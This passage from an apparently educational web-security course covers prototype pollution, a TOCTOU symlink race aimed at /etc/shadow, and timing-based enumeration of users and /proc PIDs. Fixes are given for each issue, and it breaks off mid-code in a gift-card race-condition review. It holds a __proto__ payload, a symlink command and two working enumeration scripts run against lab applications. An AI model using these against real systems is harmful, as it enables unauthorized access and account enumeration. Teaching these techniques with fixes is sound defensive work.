
If we send the test string to the web application, it is reflected as-is. In particular, it was not UTF-7 decoded:



We can manipulate the value of the `Content-Type` Header used by the web application by polluting the `content-type` property of the `Object.prototype` object using a payload similar to the following:

```
{
        "__proto__":{
                "content-type":"application/json; charset=utf-7"
        }
}
```


When we now send the above request again, the web application accepts the UTF-7 encoding as well, such that the test string is decoded to display the exclamation marks in the response:



Thus, we successfully confirmed prototype pollution. We can only utilize this technique if the target web application provides an endpoint that reflects JSON input.


For more details on black-box detection of prototype pollution without breaking the web application, take a look at this paper.

Prevention & Patching

There are multiple ways of tackling prototype pollution vulnerabilities.

The most obvious is sanitizing keys to ensure an attacker cannot inject keys referencing the prototype. However, while such an approach is simple in theory, implementing such a sanitizer is no easy task. As we have seen in previous sections, blocking the obvious key `__proto__` is insufficient to prevent prototype pollution entirely. There are other ways of obtaining a reference to an object's prototype using the keys `constructor` and `prototype`. Thus, a sanitizer should block at least these three keys. However, a more secure approach would be implementing a whitelist approach that consists of a list of explicitly whitelisted keys. These keys need to be chosen carefully for the corresponding context and may even help to prevent further vulnerabilities such as Mass Assignment.

Another way to prevent prototype pollution is by freezing an object, meaning it cannot be modified. This can be done using the Object.freeze() function. If we call the function on the global `Object.prototype` object that all objects inherit from, any modifications to it are prevented. As an example, consider the following steps:



As we can see, the property `module.polluted` is `undefined`. That is because we froze the `Object.prototype` object using the `Object.freeze` function. Therefore, we prevented prototype pollution by disallowing the `polluted` property from being set.

However, this is not a universal fix since freezing the `Object.prototype` property alone may be insufficient. Recall the prototype pollution vulnerability we exploited to gain remote code execution in a previous sections. In that case, we polluted a property in the `User.prototype` object and did not modify the `Object.prototype` object. Therefore, in order to prevent that prototype pollution vulnerability, the `User.prototype` object needs to be frozen.

Lastly, we can also manipulate inheritance to set the prototype to `null`. This can be achieved using `Object.create(null)` to create the object, which sets the prototype of the newly created object to `null`. Thus, there are no inherited properties and no possibility of prototype pollution. However, since there is no prototype, the object does not contain properties like `toString()` and other useful properties provided by the global `Object.prototype` object. It only contains properties explicitly added to the object. While this can prevent prototype pollution vulnerabilities, it is probably impractical in many use cases.

Prototype pollution vulnerabilities arise when recursively manipulating an object's properties from user input, a functionality we should import from available libraries. As such, patching prototype pollution vulnerabilities is often as simple as using secure libraries and keeping them updated. An additional line of defense is provided by packages like nopp which ensure some of the defenses discussed are implemented.

Introduction to Race Conditions and Timing Attacks

Web applications can be vulnerable to various famous attacks such as SQL injection and Cross-Site Scripting. Additionally, web applications can suffer from vulnerabilities not exclusively present in a web context, such as `race conditions` and `timing attacks`. Due to a general lack of awareness among developers, these vulnerabilities can be particularly prevalent. Exploiting timing attacks and race conditions can lead to data exposure and loss and business logic bypass, depending on the implementation of the vulnerable web application.

Timing Attacks

Generally, timing attacks are side-channel attacks that exploit differences in computation or processing time in the vulnerable component. As a side-channel attack, timing attacks do not directly attack the core components of web applications, but measure response timing to infer (and therefore exfiltrate) potentially sensitive information. Most typical web vulnerabilities, such as SQL injection and Cross-Site Scripting, involve directly exploiting the web application components such as databases and front-ends. While blind exploitation of such attacks often involves timing (for example, during the exploitation of blind time-based SQL injection vulnerabilities), we will not consider these attacks here but instead focus on ones that result from errors in the business logic of a web application.

Race Conditions

Race conditions are vulnerabilities in programs that arise when the timing or sequence of specific actions can influence the outcome unexpectedly and undesirably. Multi-threaded programs are particularly susceptible to race conditions, given that predicting how the different threads affect each other's program flow can be difficult. Since exploiting race condition vulnerabilities may require precise timing, multiple attack attempts may be required before successful exploitation.

As an example, let us consider a classical race condition vulnerability known as Time-of-check Time-of-use (TOCTOU). TOCTOU vulnerabilities are common in filesystem operations and result from a difference in the `time of check`, i.e., the time when security conditions are checked, and the `time of use`, i.e., the time when the program actually uses the resource.

As an example, consider the following C-code that is part of a `setuid` program that reads the `file` variable as an argument:

```
// access check
if (access(file, W_OK)) {
        return -1;
}

// open file
int fd = open(file, O_WRONLY);
```

The call to `access` checks whether the calling user is allowed to access the specified file. The file is then subsequently opened and operated on. Since the `time of check`, the call to `access`, occurs before the `time of use`, i.e., the call to `open`, this is a classical TOCTOU vulnerability. To exploit it, we can call the program with a benign file such as `/tmp/test` and manipulate it after the `time of check` but before the `time of use`. We can do so by creating a symlink to a file we are unable to access, such as `/etc/shadow`:

```
rm /tmp/test && ln -s /etc/shadow /tmp/test
```


We need to get the timing right so that the symlink is created after the call to `access` and before the call to `open`. If we succeed, the program now operates on the file `/etc/shadow` although our user cannot access that file, and thus the access check would cause the program to exit. Since the timing is very precise, we might require multiple exploitation attempts.

Now that we know what race conditions are, let us discuss how they can arise in web applications. In web applications, race conditions typically arise when synchronous actions are assumed, but asynchronous actions are the reality. As an example, consider PHP web applications. PHP does not support any form of multithreading and is, as such, a single-threaded language. However, the situation is different if a web server such as Apache runs the PHP web application. That is because Apache (and other web servers) typically spawn multiple worker threads that run the web application simultaneously to allow for better performance. These cases allow for multi-threaded execution, although PHP itself is single-threaded. Settings like these can cause race condition vulnerabilities that web developers might be unaware of.

User Enumeration via Response Timing

User enumeration is one of the most common timing-based vulnerabilities in web applications. This section will discuss how to identify this vulnerability, how it arises, and how we can prevent it. Keep in mind that the severity of this type of vulnerability depends on the concrete web application we are dealing with. Sometimes, the user registration process might tell us if a username already exists, making a timing-based enumeration obsolete.

Code Review - Identifying the Vulnerability

Our client gave us access to a web application with the following source code:

```
class User(db.Model):
    id = db.Column(db.Integer, primary_key=True)
    username = db.Column(db.String(100), unique=True)
    password = db.Column(db.String(60))

    def __init__(self, username, password):
        self.username = username
        self.password = password

<SNIP>

@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')

    username = request.form['username']
    user = User.query.filter_by(username=username).first()

    if not user:
        return render_template('index.html', message='Incorrect Details',
type='danger')

    pw = request.form['password']
    pw_hash = bcrypt.hashpw(pw.encode(), salt)

    if pw_hash == user.password:
        session['logged_in'] = True
        session['user'] = user.username
        return redirect(url_for('index'))

    return render_template('index.html', message='Incorrect Details',
type='danger')
```

We do not have access to the production user database. Let us analyze the login route and break down the steps performed by the web application during a login attempt:

1. The database is searched for the user with the provided username
2. If there is no such user, an `Incorrect Details` error message is returned
3. Otherwise, the password is hashed and compared with the hash stored in the database
4. If the passwords match, the login is successful
5. Otherwise, the `Incorrect Details` error message is displayed

Thus, the web application displays the same error message whether the username is valid or invalid. However, there is a timing discrepancy resulting that allows for user enumeration. This discrepancy results from the fact that the password is only hashed if the username is valid. Since the `bcrypt` hash function used by the web application is computationally expensive, it requires processing time. We can measure this difference in processing time and thus determine whether the username is valid, allowing us to enumerate valid users.

Debugging the Application Locally

In order to run the Python web application locally, we first need to install the dependencies using the package manager `pip`. The source code contains a `requirements.txt` file containing all dependencies, which we can install using the following:

```
pip3 install -r requirements.txt
```

To debug the application in VS Code, we need to install the Python extension. Afterward, we can open the application `app.py` in VS Code, click `Run and Debug`, and select the `Python: File` debugger, which starts the web application. This enables us to access variables at runtime in the `Debug Console` tab.

Running the application for the first time creates the required SQLite database at `instance/user.db` with the necessary tables. However, the tables do not contain any data. We can easily verify this by opening the database using `sqlite3` and displaying the tables using the command `.tables`:


```
sqlite3 instance/users.db

SQLite version 3.34.1 2021-01-20 14:10:07
Enter ".help" for usage hints.
sqlite> .tables
user
```

```
sqlite> SELECT * from user;
```


We can display the table schema using the `.schema` command. We can then insert a dummy user for testing purposes:

```
sqlite> .schema user
CREATE TABLE user (
        id INTEGER NOT NULL,
        username VARCHAR(100),
        password VARCHAR(64),
        PRIMARY KEY (id),
        UNIQUE (username)
);
sqlite> INSERT into user (id, username, password) VALUES (1, 'htb-stdnt',
'password');
sqlite> SELECT * from user;
1|htb-stdnt|password
```

To confirm our vulnerability, let us compare the response time for a valid and an invalid username. We will start with our known valid username, resulting in a response time of `187ms`:



However, an invalid username results in a response time of only `3ms`:



This confirms the possibility of time-based user enumeration. Keep in mind that over the public internet, the response timing will naturally be less stable, and fluctuations in the response time are to be expected.

Enumerating Users

To enumerate existing users in the actual web application, we can use this wordlist and write a small script:

```
import requests

URL = "http://127.0.0.1:5000/login"
WORDLIST = "./xato-net-10-million-usernames-dup.txt"
THRESHOLD_S = 0.15

with open(WORDLIST, 'r') as f:
    for username in f:
        username = username.strip()

        r = requests.post(URL, data={"username": username, "password":
"invalid"})

        if r.elapsed.total_seconds() > THRESHOLD_S:
            print(f"Valid Username found: {username}")
```

This is only a base template for an exploit script. We must adjust the threshold to an appropriate value for the individual web application. Furthermore, the format of the POST body might be different, and we might also need to implement logic to extract CSRF tokens to add to the login request. However, in our simple example web application, the above script suffices. Running it for a while reveals a valid username:

```
python3 solver.py

Valid Username found: egbert
```

Time-based user enumeration vulnerabilities can arise whenever the web application executes specific actions only for valid users and returns early for invalid users. This results in a measurable difference in the response timing, which can be used to detect whether the provided username was valid. Thus, we should analyze all functions that act based on a username we provide, not just the login process.

However, username enumeration exploits typically require many requests, and web application endpoints that are typically vulnerable to such attacks, such as login, registration, or password reset endpoints, are often protected by rate-limiting. With proper rate-limiting in place, time-based enumeration of users becomes much more challenging and time-consuming.

Prevention & Patching

General prevention of timing-based vulnerabilities is difficult and depends on each web application's security issue(s). In our sample case, it suffices to do the database lookup based on username and password combined and only distinguish whether it was successful. The relevant code would then look like this:

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')

    username = request.form['username']
    pw = request.form['password']
    pw_hash = bcrypt.hashpw(pw.encode(), salt)
    user = User.query.filter_by(username=username,
password=pw_hash).first()

    if user:
        session['logged_in'] = True
        session['user'] = user.username
        return redirect(url_for('index'))

    return render_template('index.html', message="Incorrect Details",
type="danger")
```


Instead of querying the database only for the username, we do a combined lookup based on the username and the password hash.

However, in some instances, this is impossible. Consider a setting where the web application stores an individual password salt for each user. In that case, we can only compute the password hash after doing the database lookup based on the username. In these cases, we can eliminate the timing difference caused by the hashing of the password for valid users by hashing a dummy value if the username is invalid. In that case, the code would look similar to this:

```
@app.route('/login', methods=['GET', 'POST'])
def login():
    if request.method == 'GET':
        return render_template('login.html')

    username = request.form['username']
    user = User.query.filter_by(username=username).first()

    if not user:
            pw_hash = bcrypt.hashpw(b'dummyvalue', salt)
```

```
        return render_template('index.html', message='Incorrect Details',
type='danger')

    pw = request.form['password']
    pw_hash = bcrypt.hashpw(pw.encode(), salt)

    if pw_hash == user.password:
        session['logged_in'] = True
        session['user'] = user.username
        return redirect(url_for('index'))

    return render_template('index.html', message='Incorrect Details',
type='danger')
```

Note that the web application hashes the value `dummyvalue` when the username is invalid. Thus, the `bcrypt` hash function is called whether the user is valid or invalid, resulting in no noticeable timing difference. However, this approach creates load on the server even for invalid usernames. Therefore, it is vital to implement proper rate-limiting on the login endpoint to eliminate the possibility of server overload and, subsequently, denial-of-service (DoS).


Data Exfiltration via Response Timing

Even if a web application does not explicitly display the result of an operation, the response time can still leak information about the outcome of that operation. In this section, we will discuss how to exploit differences in response timing to infer information about the web application that may help us in further attack vectors.


Code Review - Identifying the Vulnerability

For this section, the client implemented a web application that provides information about the web server's local filesystem. Each system user receives credentials for the web application and can check meta-information about files owned by them. The root user is allowed to check information for all system files. For the engagement, the client provided us with credentials for the `htb-stdnt` user and the source code.

Before jumping into the code analysis, let us quickly look at the web application to get a feel for the application's functionality. After logging in, we can access the `/filecheck` route to check information about system files. Let us request a file path that we know is owned by our user `htb-stdnt`, for instance, our home directory at `/home/htb-stdnt/`:



On the other hand, if we request a path that we know is owned by another user, for instance, `/root/`, the web application displays an error:



Now that we have an overview of the web application's core functionality let us look at the source code. Since the web application's primary purpose is to display meta information about system files, let us focus our code analysis on this functionality which is implemented in the `get_file_details` function and used in the `/filecheck` route:

```
# return fileowner, filesize (recursively), and number of subfiles
(recursively)
def get_file_details(path):
    try:
        if not os.path.exists(path):
            return '', 0, 0

        # number of subfiles
        filecount = 0
        for root_dir, cur_dir, files in os.walk(path):
            filecount += len(files)

        # file size
        path = Path(path)
        filesize = sum(f.stat().st_size for f in path.glob('**/*') if
f.is_file())
```

```
        # file owner
        owner = path.owner()

        return owner, filesize, filecount

    except:
        return '', 0, 0

<SNIP>

@app.route('/filecheck', methods=['GET'])
def filecheck():
    if not session.get('logged_in'):
        return redirect(url_for('index'))

    user = session.get('user')
    filepath = request.args.get('filepath')

    owner, filesize, filecount = get_file_details(filepath)

    if (user == 'root') or (user == owner):
        return render_template('filecheck.html', message="Success!",
type="success", file=filepath, owner=owner, filesize=filesize,
filecount=filecount)

    return render_template('filecheck.html', message="Access denied!",
type="danger", file=filepath)
```


The function `get_file_details` returns early if the path provided does not exist on the filesystem. Otherwise, it calculates the number of subfiles if the provided path is a directory by recursively getting the number of files in each subfolder using the `os.walk` function. Additionally, it recursively computes the size of the file and all subfiles in case the path is a directory. Lastly, it returns the owner of the provided filepath as well.

Looking at the route for `/filecheck`, we can see that we can provide the input to the `get_file_details` function with the `filepath` GET parameter. However, the web application only displays the meta information if we are logged in as the owner of the provided file or if we are the root user. This means our account `htb-stdnt` can only query meta information for files owned by the system user `htb-stdnt`. There is no way to exfiltrate meta-information about files we cannot access.

However, the check whether we own the file or directory specified in the `filepath` GET variable is implemented after the meta-information has already been collected by the `get_file_details` function. Since checking all subdirectories and subfiles recursively takes processing time, this potentially leaks whether the path provided in `filepath` is valid on the web server's filesystem, leading to information disclosure via response timing.

Debugging the Application Locally

Let us test our assumption on a local version of the web application such that we can debug and fine-tune our exploit. We can run the web application locally using the same methodology from the previous section. Keep in mind that we need to run the web application as `root` if we want to test files our system user cannot access.


To simplify the testing process, let us adjust the `/filecheck` endpoint by removing the need for authentication and fixing the `user` variable to any system user. This way, we do not have to deal with authentication or any database operations:

```
@app.route('/filecheck', methods=['GET'])
def filecheck():
    user = 'vautia'
    filepath = request.args.get('filepath')

    owner, filesize, filecount = get_file_details(filepath)

    if (user == 'root') or user == owner:
        return render_template('filecheck.html', message="Success!",
type="success", file=filepath, owner=owner, filesize=filesize,
filecount=filecount)

    return render_template('filecheck.html', message="Access denied!",
type="danger", file=filepath)
```



Due to our changes, we can now access the `/filecheck` endpoint directly without any authentication:

```
GET /filecheck?filepath=/home/vautia/ HTTP/1.1
Host: 127.0.0.1:1337
```


As an example, let us request a filepath that we know exists and is owned by our user, for instance, our home folder, and keep an eye on the response time:




Next, let us request a filepath that exists but is not owned by our user, like `/proc/`:



In the bottom right corner, we can see the response time of more than `4s`. If we request a filepath we know to be invalid, like `/invalid/`, the response time is much shorter:




That is because the `get_file_details` function exits early if the filepath is invalid. This gives us a way of leaking valid paths on the web server. Keep in mind that the function takes longer because it recursively steps through each subdirectory to determine file sizes and the number of files. If we request a single file that is valid, like `/etc/passwd`, the timing difference is similar to an invalid file path because there are no subdirectories to check:



Thus, there is no way for us to identify valid files on the filesystem with this method. This also means that we can only reliably determine that directories are valid if they contain sufficient subdirectories and subfiles that the `get_file_details` function needs to step through such that the processing time is sufficiently high for us to notice the difference in response time.

Exploitation

Now that we understand the timing attack we can run against the web application, let us discuss interesting ways we can use the attack for. In Linux, each process has a unique directory in `/proc/<pid>`, where the `pid` is the process ID of the corresponding process. Since the timing attack allows us to determine if a directory exists on the filesystem, this gives us a way of determining valid process IDs. For instance, a valid process ID results in a higher response time than our baseline response time for invalid directories:



For an information disclosure of valid process IDs on a bigger scale, let us modify our exploit script from the previous section:

```
import requests

URL = "http://172.17.0.2:1337/filecheck"
cookies = {"session":
"eyJsb2dnZWRfaW4iOnRydWUsInVzZXIiOiJodGItc3RkbnQifQ.ZCh4Qw.Lv94ak_WPWEN8Id
hwf7l-3a5MH4"}
THRESHOLD_S = 0.003

for pid in range(0, 200):
    r = requests.get(URL, params={"filepath": f"/proc/{pid}/"},
cookies=cookies)

    if r.elapsed.total_seconds() > THRESHOLD_S:
        print(f"Valid PID found: {pid}")
```

Running the exploit script leaks valid process IDs:

```
python3 solver.py

Valid PID found: 1
Valid PID found: 158
```


Remember that this attack's reliability depends on the processing time the web application takes to compute the meta information for the directory. Since the process directories generally do not contain many subdirectories, we must carefully fine-tune our threshold. We can use known valid and known invalid values for this fine-tuning process. Furthermore, the exploit is not entirely reliable, particularly if run over the public internet. Thus, we may need to run the exploit multiple times and eliminate false positives by checking which results come up in multiple runs and which are false positives.

Another way we could exploit the vulnerability is by enumerating valid system users by enumerating existing home folders in `/home/`. Since users may keep additional data in their home directories, the exploit becomes more reliable.

Prevention & Patching

Generally, preventing timing vulnerabilities is not easy since we must consider differences in processing time and what kind of information these differences might reveal to an attacker. In our case, we must implement the permission check `before` the computation of file meta-

information. Thus, the function can return early if the user has insufficient permissions, and the web server can send an early response. Thus, there is no significant timing difference if the user provided a valid or invalid path.

We could implement this by adding a `user` argument to the `get_file_details` function and returning early in case of insufficient permissions:


```
# return fileowner, filesize (recursively), and number of subfiles
(recursively)
def get_file_details(path, user):
    try:
        if not os.path.exists(path):
            return '', 0, 0

                # permission check
                path = Path(path)
                owner = path.owner()
                if (user != 'root') and (user != owner):
                        return '', 0, 0

        # number of subfiles
        filecount = 0
        for root_dir, cur_dir, files in os.walk(path):
            filecount += len(files)

        # file size
        filesize = sum(f.stat().st_size for f in path.glob('**/*') if
f.is_file())

        return owner, filesize, filecount

    except:
        return '', 0, 0
```


Race Conditions


Race conditions in web applications arise when the developers do not account for the simultaneous execution of certain control paths due to multithreading. In particular, this also includes single-threaded languages like PHP if the web server itself supports multithreading. Since many web servers spawn multiple worker threads by default, the prerequisites are met for most default web server configurations. Let us discuss how we can identify race conditions, how we can exploit them, and how we can prevent them.

Code Review - Identifying the Vulnerability

For this section, we will analyze the source code of a simple webshop for race condition vulnerabilities. Since the source code is more complex than the last few sections, let us start by getting an overview of the web application. After logging in, we are greeted with a simple webshop with our initial balance of `10$`:



Further down, there is a form to redeem gift card codes to increase our balance:



Since this directly influences our balance, let us investigate how gift card codes are implemented. Redeeming a code results in the following request:

```
POST /shop.php HTTP/1.1
Host: racecondition.htb
Content-Length: 23
Content-Type: application/x-www-form-urlencoded
Cookie: PHPSESSID=qvvchpk8h4qnotbniqqffd1nuv

redeem=7204884880747967
```

The PHP code calls the function `redeem_gift_card` with the code provided in the `redeem` POST parameter and our username taken from the session variable, which looks like this:

```
function redeem_gift_card($username, $code) {
    $gift_card_balance = check_gift_card_balance($code);

    if ($gift_card_balance === 0) {
        return "Invalid Gift Card Code!";
```

```
    }

    // update user balance
    $user = fetch_user_data($username);
